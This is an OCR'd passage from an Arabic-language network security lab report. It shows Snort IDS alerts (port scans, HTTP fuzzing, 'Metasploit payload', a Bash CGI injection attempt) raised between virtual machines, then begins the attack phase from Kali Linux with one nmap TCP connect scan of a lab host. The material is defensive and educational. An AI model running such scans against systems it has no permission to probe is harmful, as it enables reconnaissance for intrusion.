
5.2 رصد الهجمات


```
[**] [1:130001:1] [Windows7] TCP SYN Scan [**]
[**] [1:130004:1] [Windows7] HTTP Fuzzing Attempt [**]
[**] [1:130010:1] [Windows7] Metasploit Payload Detected [**]
[**] [1:130003:1] [Kali] UDP Scan [**]
```





Aug 16 23:21
mohammed@mohammed-VM: ~/Desktop
42 -> 192.168.189.132:8000
08/16-23:20:26.674556 [**] [1:1300010:1] [Windows7] Metasploit Payload Detected [**] [Priority: 0] {TCP} 192.
168.189.134:44178 -> 192.168.189.132:7627
08/16-23:20:26.674556 [**] [1:1300002:1] [Windows7] TCP Connect Scan [**] [Priority: 0] {TCP} 192.168.189.134
:44178 -> 192.168.189.132:7627
08/16-23:20:26.674556 [**] [1:1300001:1] [Windows7] TCP SYN Scan [**] [Priority: 0] {TCP} 192.168.189.134:441
78 -> 192.168.189.132:7627
08/16-23:20:26.674665 [**] [1:1300010:1] [Windows7] Metasploit Payload Detected [**] [Priority: 0] {TCP} 192.
168.189.134:52066 -> 192.168.189.132:2144
08/16-23:20:26.674665 [**] [1:1300002:1] [Windows7] TCP Connect Scan [**] [Priority: 0] {TCP} 192.168.189.134
:52066 -> 192.168.189.132:2144
08/16-23:20:26.674665 [**] [1:1300001:1] [Windows7] TCP SYN Scan [**] [Priority: 0] {TCP} 192.168.189.134:520
66 -> 192.168.189.132:2144
08/16-23:20:26.674669 [**] [1:1300010:1] [Windows7] Metasploit Payload Detected [**] [Priority: 0] {TCP} 192.
168.189.134:38046 -> 192.168.189.132:5087
08/16-23:20:26.674669 [**] [1:1300002:1] [Windows7] TCP Connect Scan [**] [Priority: 0] {TCP} 192.168.189.134
:38046 -> 192.168.189.132:5087
08/16-23:20:26.674669 [**] [1:1300001:1] [Windows7] TCP SYN Scan [**] [Priority: 0] {TCP} 192.168.189.134:380
46 -> 192.168.189.132:5087
08/16-23:20:26.674918 [**] [1:1300010:1] [Windows7] Metasploit Payload Detected [**] [Priority: 0] {TCP} 192.
168.189.134:43630 -> 192.168.189.132:1032
08/16-23:20:26.674918 [**] [1:1300002:1] [Windows7] TCP Connect Scan [**] [Priority: 0] {TCP} 192.168.189.134
:43630 -> 192.168.189.132:1032
08/16-23:20:26.674918 [**] [1:1300001:1] [Windows7] TCP SYN Scan [**] [Priority: 0] {TCP} 192.168.189.134:436
30 -> 192.168.189.132:1032
08/16-23:20:27.620174 [**] [1:1300021:1] [Kali] UDP Scan [**] [Priority: 0] {UDP} 192.168.189.132:137 -> 192.
168.189.134:137
08/16-23:20:27.620657 [**] [1:1300009:1] [Windows7] ICMP Ping [**] [Priority: 0] {ICMP} 192.168.189.134 -> 19
2.168.189.132
08/16-23:20:29.133288 [**] [1:1300021:1] [Kali] UDP Scan [**] [Priority: 0] {UDP} 192.168.189.132:137 -> 192.
168.189.134:137
08/16-23:20:29.133732 [**] [1:1300009:1] [Windows7] ICMP Ping [**] [Priority: 0] {ICMP} 192.168.189.134 -> 19
2.168.189.132
snort
Home
local.rules


Aug 16 23:23
mohammed@mohammed-VM: ~/Desktop
168.189.134:49176 -> 192.168.189.132:80
08/16-23:23:34.615467 [**] [1:1300004:1] [Windows7] HTTP Connection [**] [Priority: 0] {TCP} 192.168.189.134:
49176 -> 192.168.189.132:80
08/16-23:23:34.615467 [**] [1:1300002:1] [Windows7] TCP Connect Scan [**] [Priority: 0] {TCP} 192.168.189.134
:49176 -> 192.168.189.132:80
08/16-23:23:34.616524 [**] [1:1300010:1] [Windows7] Metasploit Payload Detected [**] [Priority: 0] {TCP} 192.
168.189.134:49188 -> 192.168.189.132:80
08/16-23:23:34.616524 [**] [1:1300004:1] [Windows7] HTTP Connection [**] [Priority: 0] {TCP} 192.168.189.134:
49188 -> 192.168.189.132:80
08/16-23:23:34.616524 [**] [1:1300002:1] [Windows7] TCP Connect Scan [**] [Priority: 0] {TCP} 192.168.189.134
:49188 -> 192.168.189.132:80
08/16-23:23:34.616524 [**] [1:1300001:1] [Windows7] TCP SYN Scan [**] [Priority: 0] {TCP} 192.168.189.134:491
88 -> 192.168.189.132:80
08/16-23:23:34.617130 [**] [1:1300010:1] [Windows7] Metasploit Payload Detected [**] [Priority: 0] {TCP} 192.
168.189.134:49188 -> 192.168.189.132:80
08/16-23:23:34.617130 [**] [1:1300004:1] [Windows7] HTTP Connection [**] [Priority: 0] {TCP} 192.168.189.134:
49188 -> 192.168.189.132:80
08/16-23:23:34.617130 [**] [1:1300002:1] [Windows7] TCP Connect Scan [**] [Priority: 0] {TCP} 192.168.189.134
:49188 -> 192.168.189.132:80
08/16-23:23:34.617222 [**] [1:1300005:1] [Windows7] HTTP Fuzzing Attempt [**] [Priority: 0] {TCP} 192.168.189
.134:49188 -> 192.168.189.132:80
08/16-23:23:34.617222 [**] [1:1300010:1] [Windows7] Metasploit Payload Detected [**] [Priority: 0] {TCP} 192.
168.189.134:49188 -> 192.168.189.132:80
08/16-23:23:34.617222 [**] [1:1300004:1] [Windows7] HTTP Connection [**] [Priority: 0] {TCP} 192.168.189.134:
49188 -> 192.168.189.132:80
08/16-23:23:34.617222 [**] [1:1300002:1] [Windows7] TCP Connect Scan [**] [Priority: 0] {TCP} 192.168.189.134
:49188 -> 192.168.189.132:80
08/16-23:23:34.618100 [**] [1:1300010:1] [Windows7] Metasploit Payload Detected [**] [Priority: 0] {TCP} 192.
168.189.134:49188 -> 192.168.189.132:80
08/16-23:23:34.618100 [**] [1:1300004:1] [Windows7] HTTP Connection [**] [Priority: 0] {TCP} 192.168.189.134:
49188 -> 192.168.189.132:80
08/16-23:23:34.618100 [**] [1:1300002:1] [Windows7] TCP Connect Scan [**] [Priority: 0] {TCP} 192.168.189.134
:49188 -> 192.168.189.132:80
snort
Home
local.rules


Aug 16 23:24
mohammed@mohammed-VM: ~/Desktop
08/16-23:24:11.388375 [**] [1:1300002:1] [Windows7] TCP Connect Scan [**] [Priority: 0] {TCP} 192.168.189.134:50822 -> 192.168.189.132:80
08/16-23:24:11.448478 [**] [1:1300010:1] [Windows7] Metasploit Payload Detected [**] [Priority: 0] {TCP} 192.168.189.134:50838 -> 192.168.189.132:80
08/16-23:24:11.448478 [**] [1:1300004:1] [Windows7] HTTP Connection [**] [Priority: 0] {TCP} 192.168.189.134:50838 -> 192.168.189.132:80
08/16-23:24:11.448478 [**] [1:1300002:1] [Windows7] TCP Connect Scan [**] [Priority: 0] {TCP} 192.168.189.134:50838 -> 192.168.189.132:80
08/16-23:24:11.448478 [**] [1:1300001:1] [Windows7] TCP SYN Scan [**] [Priority: 0] {TCP} 192.168.189.134:50838 -> 192.168.189.132:80
08/16-23:24:11.448748 [**] [1:1300010:1] [Windows7] Metasploit Payload Detected [**] [Priority: 0] {TCP} 192.168.189.134:50838 -> 192.168.189.132:80
08/16-23:24:11.448748 [**] [1:1300004:1] [Windows7] HTTP Connection [**] [Priority: 0] {TCP} 192.168.189.134:50838 -> 192.168.189.132:80
08/16-23:24:11.448748 [**] [1:1300002:1] [Windows7] TCP Connect Scan [**] [Priority: 0] {TCP} 192.168.189.134:50838 -> 192.168.189.132:80
08/16-23:24:11.448987 [**] [1:1300005:1] [Windows7] HTTP Fuzzing Attempt [**] [Priority: 0] {TCP} 192.168.189.134:50838 -> 192.168.189.132:80
08/16-23:24:11.448987 [**] [1:1300010:1] [Windows7] Metasploit Payload Detected [**] [Priority: 0] {TCP} 192.168.189.134:50838 -> 192.168.189.132:80
08/16-23:24:11.448987 [**] [1:1300004:1] [Windows7] HTTP Connection [**] [Priority: 0] {TCP} 192.168.189.134:50838 -> 192.168.189.132:80
08/16-23:24:11.448987 [**] [1:1300002:1] [Windows7] TCP Connect Scan [**] [Priority: 0] {TCP} 192.168.189.134:50838 -> 192.168.189.132:80
08/16-23:24:11.448987 [**] [1:31978:5] OS-OTHER Bash CGI environment variable injection attempt [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] {TCP} 192.168.189.134:50838 -> 192.168.189.132:80
08/16-23:24:11.449508 [**] [1:1300010:1] [Windows7] Metasploit Payload Detected [**] [Priority: 0] {TCP} 192.168.189.134:50838 -> 192.168.189.132:80
08/16-23:24:11.449508 [**] [1:1300004:1] [Windows7] HTTP Connection [**] [Priority: 0] {TCP} 192.168.189.134:50838 -> 192.168.189.132:80
08/16-23:24:11.449508 [**] [1:1300002:1] [Windows7] TCP Connect Scan [**] [Priority: 0] {TCP} 192.168.189.134:50838 -> 192.168.189.132:80
snort
Home
local.rules



Aug 17 00:41
mohammed@mohammed-VM: ~/Desktop
mohammed@mohammed-VM: ~
08/17-00:41:33.342570 [**] [1:1300002:1] [Windows7] TCP Connect Scan [**] [Priority: 0] {TCP} 192.168.189.134:44152 -> 192.168.189.132:22
08/17-00:41:33.342571 [**] [1:1300010:1] [Windows7] Metasploit Payload Detected [**] [Priority: 0] {TCP} 192.168.189.134:44166 -> 192.168.189.132:22
08/17-00:41:33.342571 [**] [1:1300006:1] [Windows7] SSH Connection Attempt [**] [Priority: 0] {TCP} 192.168.189.134:44166 -> 192.168.189.132:22
08/17-00:41:33.342571 [**] [1:1300002:1] [Windows7] TCP Connect Scan [**] [Priority: 0] {TCP} 192.168.189.134:44166 -> 192.168.189.132:22
08/17-00:41:33.342656 [**] [1:1300010:1] [Windows7] Metasploit Payload Detected [**] [Priority: 0] {TCP} 192.168.189.134:44172 -> 192.168.189.132:22
08/17-00:41:33.342656 [**] [1:1300006:1] [Windows7] SSH Connection Attempt [**] [Priority: 0] {TCP} 192.168.189.134:44172 -> 192.168.189.132:22
08/17-00:41:33.342656 [**] [1:1300002:1] [Windows7] TCP Connect Scan [**] [Priority: 0] {TCP} 192.168.189.134:44172 -> 192.168.189.132:22
08/17-00:41:33.342967 [**] [1:1300010:1] [Windows7] Metasploit Payload Detected [**] [Priority: 0] {TCP} 192.168.189.134:44192 -> 192.168.189.132:22
08/17-00:41:33.342967 [**] [1:1300006:1] [Windows7] SSH Connection Attempt [**] [Priority: 0] {TCP} 192.168.189.134:44192 -> 192.168.189.132:22
08/17-00:41:33.342967 [**] [1:1300002:1] [Windows7] TCP Connect Scan [**] [Priority: 0] {TCP} 192.168.189.134:44192 -> 192.168.189.132:22
08/17-00:41:33.343247 [**] [1:1300010:1] [Windows7] Metasploit Payload Detected [**] [Priority: 0] {TCP} 192.168.189.134:44198 -> 192.168.189.132:22
08/17-00:41:33.343247 [**] [1:1300006:1] [Windows7] SSH Connection Attempt [**] [Priority: 0] {TCP} 192.168.189.134:44198 -> 192.168.189.132:22
08/17-00:41:33.343247 [**] [1:1300002:1] [Windows7] TCP Connect Scan [**] [Priority: 0] {TCP} 192.168.189.134:44198 -> 192.168.189.132:22
08/17-00:41:36.342769 [**] [1:1300010:1] [Windows7] Metasploit Payload Detected [**] [Priority: 0] {TCP} 192.168.189.134:44092 -> 192.168.189.132:22
08/17-00:41:36.342769 [**] [1:1300006:1] [Windows7] SSH Connection Attempt [**] [Priority: 0] {TCP} 192.168.189.134:44092 -> 192.168.189.132:22
08/17-00:41:36.342769 [**] [1:1300002:1] [Windows7] TCP Connect Scan [**] [Priority: 0] {TCP} 192.168.189.134:44092 -> 192.168.189.132:22
snort
Home
local.rules


Aug 17 00:45
mohammed@mohammed-VM: ~
08/17-00:44:49.756041 [**] [1:1300040:1] [Ubuntu] Generic TCP Activity [**] [Priority: 0] {TCP} 185.125.188.57:443 -> 192.168.189.139:35352
08/17-00:44:49.756060 [**] [1:1300040:1] [Ubuntu] Generic TCP Activity [**] [Priority: 0] {TCP} 185.125.188.57:443 -> 192.168.189.139:35352
08/17-00:44:54.295343 [**] [1:1300041:1] [Ubuntu] Generic UDP Activity [**] [Priority: 0] {UDP} 192.168.189.2:53 -> 192.168.189.139:43013
08/17-00:44:54.295344 [**] [1:1300041:1] [Ubuntu] Generic UDP Activity [**] [Priority: 0] {UDP} 192.168.189.2:53 -> 192.168.189.139:60966
08/17-00:44:54.495763 [**] [1:1300040:1] [Ubuntu] Generic TCP Activity [**] [Priority: 0] {TCP} 185.125.188.57:443 -> 192.168.189.139:44552
08/17-00:44:54.496645 [**] [1:1300040:1] [Ubuntu] Generic TCP Activity [**] [Priority: 0] {TCP} 185.125.188.57:443 -> 192.168.189.139:44552
08/17-00:44:54.696668 [**] [1:1300040:1] [Ubuntu] Generic TCP Activity [**] [Priority: 0] {TCP} 185.125.188.57:443 -> 192.168.189.139:44552
08/17-00:44:54.696873 [**] [1:1300040:1] [Ubuntu] Generic TCP Activity [**] [Priority: 0] {TCP} 185.125.188.57:443 -> 192.168.189.139:44552
08/17-00:44:54.697012 [**] [1:1300040:1] [Ubuntu] Generic TCP Activity [**] [Priority: 0] {TCP} 185.125.188.57:443 -> 192.168.189.139:44552
08/17-00:44:54.697013 [**] [1:1300040:1] [Ubuntu] Generic TCP Activity [**] [Priority: 0] {TCP} 185.125.188.57:443 -> 192.168.189.139:44552
08/17-00:44:54.697014 [**] [1:1300040:1] [Ubuntu] Generic TCP Activity [**] [Priority: 0] {TCP} 185.125.188.57:443 -> 192.168.189.139:44552
08/17-00:44:54.883318 [**] [1:1300040:1] [Ubuntu] Generic TCP Activity [**] [Priority: 0] {TCP} 185.125.188.57:443 -> 192.168.189.139:44552
08/17-00:44:55.152960 [**] [1:1300040:1] [Ubuntu] Generic TCP Activity [**] [Priority: 0] {TCP} 185.125.188.57:443 -> 192.168.189.139:44552
08/17-00:45:00.155470 [**] [1:1300040:1] [Ubuntu] Generic TCP Activity [**] [Priority: 0] {TCP} 185.125.188.57:443 -> 192.168.189.139:44552
08/17-00:45:00.155881 [**] [1:1300040:1] [Ubuntu] Generic TCP Activity [**] [Priority: 0] {TCP} 185.125.188.57:443 -> 192.168.189.139:44552
08/17-00:45:00.155989 [**] [1:1300040:1] [Ubuntu] Generic TCP Activity [**] [Priority: 0] {TCP} 185.125.188.57:443 -> 192.168.189.139:44552
snort
Home
local.rules

6. المرحلة الخامسة: تنفيذ الهجمات من Kali Linux


6.1 المسح الشبكي باستخدام nmap

```
nmap -sT 192.168.189.132
```



